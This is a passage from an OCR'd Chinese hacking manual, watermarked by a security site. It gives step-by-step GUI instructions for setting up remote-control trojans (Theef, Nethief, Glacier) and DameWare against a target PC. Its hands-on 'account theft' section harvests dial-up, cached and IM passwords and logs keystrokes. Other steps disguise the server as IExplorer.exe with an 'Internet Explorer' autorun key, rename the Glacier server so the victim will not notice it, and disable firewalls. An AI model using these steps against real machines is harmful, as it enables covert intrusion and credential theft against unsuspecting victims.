步骤 1 将下载的软件解压，在被控端运行 **Theef2Edit.exe** 对服务器程序进行重新编辑设置。在打开的窗口中，单击“**Load**”按钮，载入要配置的服务端程序，可以选择 **Theef** 解压后的 **Theef2Server.exe** 文件。

步骤 2 之后，在左侧的窗口选择不同的设置项目，比如在 **Setup** 中设置安装目录（如图 **3-1**），在“**Installation Directory**”中单击浏览按钮，选择安装到 **Windows** 目录还是 **System** 目录，在“**Main Port**”中可以设置端口号（默认为 **6703**），在“**FTP Port**”中可以设置 **FTP** 端口号，选中“**Open Ports Only When Online**”复选框表示仅在线时打开端口。




图 3-1 配置服务端程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 在“**Password**”中还可以设置密码，默认的密码为“**123**”，如果选中“**Enable Connection Password**”复选框表示启用连接密码保护。还可以设置通知、提示、组件、登录 **Windows** 标题提示等内容。

步骤 4 在所有选项设置完毕后，单击左上方的“**Save**”按钮来，保存设置。单击“**Theef2Server.exe**”安装服务端程序。

3.1.2 配置主控端

主控端只要运行 **Theef2Client.exe** 即可，不需要进行相应的设置。如果想进行其他操作，可以在主窗口中单击“**Local options**”按钮，之后选择“**Client Settings**”，在打开的窗口中可以设置连接之后的操作，比如“**Open Console**”（打开控制台）、“**Start Keylogger**”（开始键盘记录）等。另外，还可以在文件上传/下载之后启用自动刷新功能，覆盖已经存在的文件、启用文件管理目录缓存等。

提示：为了顺利地进行远程控制，建议在主控端程序运行时关闭防火墙。

3.1.3 实战远程控制盗号

在主控端运行 **Theef2Client.exe**，在打开的窗口中输入被控端 **IP** 地址，比如 **192.168.0.2**，单击“**Connect**”按钮来连接到远程计算机。如果设置了密码保护，输入密码（如图 **3-2**），单击“**OK**”按钮。连接成功后，会显示“**Connected to transfer port**”，下面就可以进行各种远程控制。




图 3-2 登录远程计算机

1. 屏幕捕获

步骤 1 在控制窗口下方单击“**Spy**”按钮，选择“**Screen Capture**”，之后在打开的窗口中单击“刷新”按钮，就可以看到远程计算机的屏幕（图 **3-3**）。

步骤 2 单击“全屏”按钮可以全屏显示远程计算机屏幕，单击“抓图”按钮可以抓取远程计算机的屏幕。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在窗口上面通过滑块还可以调节显示的图像质量。




图 3-3　捕获远程计算机屏幕

提示：这里的功能只能捕获屏幕，是无法进行远程计算机屏幕的完全控制的。

2. 盗号实战

步骤 1　在控制窗口下方单击“**Spy**”按钮，选择“**Passwords**”，在打开的窗口中，单击“**Dialups**”按钮可以获取被控端计算机的拨号上网用户名和密码，单击“**Cached**”按钮可以获取被控端计算机缓存中的密码（如图 **3-4**）。

步骤 2　单击“**IM Chat**”按钮可以获取被控端计算机 **IM** 聊天软件的密码和账号，单击“**Recorded**”按钮可以记录密码。另外，在“**Spy**”按钮选项中选择“**Keylogger**”按钮可以打开键盘记录窗口，这样远程计算机上键盘的任何操作都会被了如指掌。




图 3-4　获取远程计算机缓存中的密码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 文件管理、传输

在主控制窗口中单击“**File explorer**”按钮，之后选择“**File Manager**”，下面就可以打开远程计算机的文件管理窗口，跟使用 **Windows** 资源管理器一样，右击单击某个文件可以进行复制、编辑、运行、传输、下载、编辑等操作（如图 **3–5**）。如果单击“**File explorer**”按钮之后，在弹出的菜单中选择“**Transfers**”可以打开文件和文件夹传输窗口，通过右击快捷菜单命令实现文件和文件夹的上传与下载。




图 3–5　管理远程计算机文件

4. 获取信息

在主窗口中单击“**Computer information**”按钮，在打开的窗口中就可以获取远程计算机的信息、操作系统信息等。比如单击“**PC Details**”按钮可以获取远程计算机的信息，比如用户名、计算机名、注册组织、工作组、**CPU** 类型、磁盘驱动器等（如图 **3–6**）；单击“**OS info**”可以获得远程计算机的操作系统信息。




图 3–6　远程计算机详细信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.2 DameWare NT Utilities 实战远程控制

DameWare NT Utilities 是一款可以对 **Windows NT** 服务器进行远程控制的软件，功能非常的强大。不仅可以对远程计算机进行控制，比如屏幕控制、文件传输，而且还可以进行磁盘管理、进程管理、系统属性、注册表、命令提示符、计划人物、用户、远程唤醒等。因为是针对 **Windows NT** 服务器进行远程控制的软件，所以 **DameWare NT Utilities** 只支持 **Windows NT/2000/XP** 等操作系统。

这里以 **DameWare NT Utilities v4.2** 为例介绍相应的使用方法。

3.2.1 配置被控端

1. 生成服务端程序

步骤 1 将下载的程序安装，在完成安装之后，在“开始”菜单中运行“**Service Install & Remove Wizard**”，之后在打开的服务端安装/删除向导中一步一步创建远程控制服务端程序。在向导窗口中，选择“**Build Install Package**”和“**Build Remove Package**”（如图 **3-7**），单击“下一步”。




图 3-7 创建服务端安装/删除程序

步骤 2 在出现的窗口中，可以设置程序的标题栏和窗口内容，使用默认的即可。单击“下一步”，在出现的窗口中单击“**Settings**”按钮可以设置远程控制属性，比如设置允许访问的用户名、密码；单击“**Edit**”按钮可以对 **INI** 文件进行编辑。单击“下一步”，单击“**Build**”按钮就可以生成服务端程序安装/卸载程序。

2. 配置服务端程序

步骤 1 在安装完成后，我们可以看到一个设置窗口。比如在“**General**”选项卡中必须设定访问的用户名、密码（如图 **3-8**）；在“**Access**”选项卡中可以设置访问，比如仅允许管理员远程控制，启用本地工作组用户访问；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 在“**Additional Settings**”选项卡中可以设置缩小到系统任务栏，挂断后注销，启用客户端连接菜单，启用挂断菜单等等；在“**Notify Dialog**”选项卡中，可以设置在连接后通知，通知的时间超时，通知提示对话框的标题栏文字，提示对话框文字等；在“**User Options**”选项卡中可以启用用户功能菜单；

步骤 3 在“**Simple File Transfer(SFT)**”选项卡中可以启用 **SFT(Simple File Transfer**，简单文件传输），并可以设置上传文件夹，这样可以轻松上传文件；在“**IP Filter**”选项卡中，可以启用远程控制连接和代理连接的过滤功能，比如选中“**Enable Filter for Remote Control Connections**”复选框，单击“**Add**”按钮就可以添加过滤的 **IP** 地址；在“**Proxy**”选项卡中可以设置代理服务器，选中“**Enable Proxy**”复选框，下面就可以设置客户端自动监测代理服务器和禁用远程控制。设置完毕后，单击“确定”按钮即可。




图 3-8　配置服务端程序

3.2.2 实战远程控制

步骤 1 在主控端的“开始”菜单中运行 **DameWare Mini Remote Control**，可以打开远程控制窗口。在打开的窗口中会弹出“**Remote Connect**”窗口，然后在“**IP Address/Host Name/Machine**”中输入远程被控端计算机的 **IP** 地址、主机名称或计算机名称，比如 **192.168.0.2**（如图 **3-9**），在“**Authentication**”中可以设置登录的方式，使用默认的是“**Windows NT Challenge/Response**”即可，为了保证连接的安全性，还可以选择“**Encrypted(128bit)Windows Logo**”。

步骤 2 单击连接窗口中的“**Settings**”按钮还可以设置远程登录，比如在“**Remote Options**”选项卡中可以设定 “**Lock Remote Keyboard & Mouse**”（锁定远程键盘和鼠标）、“**Show Remote Cursor**”（显示远程光标）、“**Enable Remote Clipboard**”（启用远程粘贴板）等（如图 **3-10**）；在“**Local Options**”选项卡中，可以设置全屏显示；在“**Display Options**”选项卡中可以设置远程屏幕的颜色质量，比如 **4**、**8**、**16**、**24**、**32** 位颜色显

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

示；在“**Encryption Options**”选项卡中可以设置远程控制和 **SFT** 的加密属性，比如选中“**Encrypt General Data**”可以加密一般的数据，选中“**Encrypt Images**”可以对图片进行加密，在“**Encryption**”中可以选择加密的位数（可以是 **64** 位和 **128** 位）；在“**Install Options**”选项卡中可以设置在挂断后停止服务、在挂断后删除服务等。




图 3-9　设置远程登录连接



图 3-10　设定远程计算机属性

步骤 3　在正确输入 **IP** 地址（计算机名或主机名）、用户名和密码后，单击“**Connect**”按钮就可以连接到远程被控端计算机（如图 **3-11**），在该窗口中可以同本地计算机一样进行键盘和鼠标的操作。单击工具栏“**View Full Screen**”按钮可以使用全屏方式查看，单击“**Send Ctrl+Alt+Del**”按钮可以向远程计算机发送“**Ctrl+Alt+Del**”组合键，单击“**Lock Remote Keyboard & Mouse**”按钮可以锁定远程计算机键盘和鼠标。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-11　远程计算机屏幕

步骤 4 在“开始”菜单中单击“**DameWare NT Utilities**”，之后单击工具栏“**Add Domain or Machine**”按钮，在打开的窗口中输入远程计算机的名称或 **IP** 地址（如图 **3-12**），单击“**OK**”按钮即可连接到该计算机。




图 3-12　添加域名或计算机名




图 3-13　磁盘驱动器管理

步骤 5 在连接之后，在左侧的窗口中会显示该计算机的名称，单击展开该计算机，在其中我们可以看

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

到各种功能选项，比如 **Disk Drives**、**Event Log**、**Open Files**、**Processes**、**Registry**、**Shutdown**、**Users** 等。比如要对远程计算机的磁盘驱动器进行管理，你可以单击“**Disk Drives**”，接着会在右侧的窗口中显示计算机的磁盘驱动器（如图 **3–13**），单击任何一个驱动器可以查看相应的使用情况。

3.3 “网络神偷”身手不凡

“网络神偷”是一款专业级的远程文件访问工具，可以对远程计算机文件进行访问；强大的文件操作功能可以对本地及远程驱动器进行新建文件和文件夹、查找文件、剪切、复制、粘贴、上传、下载等操作，并支持断点续传功能；运用“反弹端口原理”可由服务器主动连接客户端，这样在 **Internet** 上可以访问局域网中通过 **NAT** 代理上网的电脑，并穿过防火墙；通过“**HTTP** 隧道技术”可以把所有要传送的数据全部封装到 **HTTP** 协议里进行传送，可以在 **Internet** 上访问到局域网里通过 **HTTP**、**SOCK4/5** 代理上网的电脑；通过先进的服务端上线通知功能，可以让服务器通过 **UDP** 协议发消息给客户端；在安全性方面，所有公开的数据均采用 **RSA** 数据加密。

下面以“网络神偷”**v5.5** 为例，介绍相应的使用方法。

3.3.1 “神偷”配置

步骤 1 在使用“网络神偷”之前，使用者需要提供一个主页空间。没有主页空间的朋友可以去空间提供网站去申请。第一次运行“网络神偷”后，回弹出一个设置向导，单击“下一步”。




图 3–14 “网络神偷”设置向导

步骤 2 然后输入 **FTP** 服务器的域名或 **IP** 地址（如图 **3–14**）、主页空间的用户名、密码和网址，单击“下一步”；下面输入生成的临时文件保存位置（**./homepage**）、主页空间临时文件 **1** 的文件名（**guest.htm**）、主页空间临时文件 **2** 的文件名（**about.htm**）、主页空间临时文件 **3** 的文件名（**contact.htm**），使用默认的设置即

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可，单击“下一步”；输入数据加密密码和确认密码，单击“下一步”；

步骤 3 单击“开始测试”按钮可以测试主页空间是否工作正常，如果测试成功，会弹出“主页空间工作正常”提示窗口（如图 **3–15**），并显示测试结果；如果测试不成功，单击“上一步”重新修改设置内容。如果测试成功，单击“下一步”；



图 3–15 测试主页空间

最后，设置完成，单击“完成”按钮即可。之后会出现选择 **IP** 地址窗口，从 **IP** 地址列表中选择 **IP** 地址，比如 **192.168.0.1**。

3.3.2 生成服务端程序

在默认情况下，“网络神偷”是没有服务端程序的，为了实现远程访问，必须生成服务端程序。




图 3–16 生成服务端程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 1 首先，运行“网络神偷”，在主窗口中依次点击“网络”→“生成服务器”，或按下 **F7** 键，在打开的窗口中，输入注册表启动项键名(**Internet Explorer**)、服务端程序文件名(**IExplorer.exe**)、服务端注释内容(默认为“网络神偷服务端”)、服务端程序(**Nethief_Server.exe**)(如图 **3-16**)。

步骤 2 最后，单击“生成”按钮即可生成服务端程序。如果确定所有配置均正确，单击“是”按钮即可。

为了实现远程文件的访问，必须要在远程被控端运行刚刚生成的服务端程序“**Nethief_Server.exe**”，然后才可以在主控端“网络神偷”的“服务端在线列表”中显示出来。

提示：如果系统中原来就有服务端，新服务端会自动判断与旧服务端是否相同(包括设置内容)，如果相同就可以正常使用，不同则先清除旧服务端，再把自己复制到系统里面。

3.3.3 连接服务端

当服务端程序在被控端安装运行后，在主控端的“服务端在线列表”中会出现连接到的服务端，由于“服务端上线通知”采用的是无连接的 **UDP** 协议，所以此时并没有与服务端建立连接(**TCP** 连接)。要想访问服务端，就必须先和它建立连接。

首先选中“服务端在线列表”中的服务端，在上面单击右键，在弹出菜单中选“添加主机”(如图 **3-17**)，就会把服务端添加到文件管理器中，切换到文件管理器界面，双击此服务端节点(或单击左边的“+”号)就会开始等待服务端的连接，如果一切正常，即可连接成功。如果等进度条走完，还没有收到服务端的连接，可能是对方已经下线，或是由于其它各种未知原因不能连接。




图 3-17 将连接的服务端添加到文件管理器中

在“网络神偷”主窗口中，单击工具栏“文件管理器”按钮，或按下 **Alt+Q** 打开文件管理器窗口。单击远程被控端计算机就可以打开目录，在右侧的窗口中会显示磁盘驱动器中的文件和文件夹(如图 **3-18**)。通过“文件”菜单中的各个命令可以进行新建文件和文件夹、剪切、复制、粘贴、运行、重命名、删除等操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。





图 3-18　远程计算机目录

3.4 “冰河”与你亲密接触

“冰河”可以说是国内知名度最高的远程控制软件，是一款基于 **TCP/IP** 协议和 **Windows** 操作系统的工具。通过“冰河”可以实现自动跟踪远程计算机的屏幕变化，操作方式和操作本地计算机一样方便；记录远程计算机输入的各种口令信息，包括开关机口令、屏保口令、共享资源密码、上网登录账号等等；还可以获取远程计算机的系统信息，包括计算机名称、注册公司、当前用户、系统路径、操作系统版本等等；还可以限制系统的功能，包括远程关机、远程重启、锁定鼠标、锁定系统热键以及注册表等；利用远程文件操作，可以实现文件的传输，还可以创建、上传、下载、复制、删除文件或目录、远程运行文件等。

这里以“冰河”**v 8.4** 版本为例，介绍如何使用“冰河”来实现远程控制。

3.4.1 配置被控端

将下载的“冰河”程序解压，你可以看到“**G_CLIENT.EXE**”（监控端执行程序）和“**G_SERVER.EXE**”（被控端后台监控程序）。在被控端只要运行该“**G_SERVER.EXE**”程序即可，这样就可以在后台运行该程序，只要一次运行即可，这样以后每次启动 **Windows** 的时候会随系统的启动而启动。

小技巧：为了在被控端不容易暴露“冰河”服务端程序，你可以任意对“G_SERVER.EXE”文件进行更名。

3.4.2 配置主控端

在主控端只要运行“**G_CLIENT.EXE**”即可打开主控端程序窗口，在工具栏单击“添加计算机”按钮可以添加要控制的远程计算机，在打开的窗口中输入显示名称、主机地址、访问口令和监听端口（如图 **3-19**），

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

监听端口使用默认的 **7626** 就可以了，最后单击“确定”按钮即可。



图 3-19　添加计算机

3.4.3 实战远程控制

要确保“冰河”的正常使用，首先应确保该 **TCP/IP** 协议已被安装且网络连接无误，然后配置服务器程序（如果不进行配置则取默认设置），并在被控端计算机上运行服务端监控程序即可。另外，最好不要开启防火墙程序，否则会影响到正常的远程控制。在完成了被控端监控程序安装和主控端计算机添加后，就可以实现远程控制了。

1. 搜索计算机

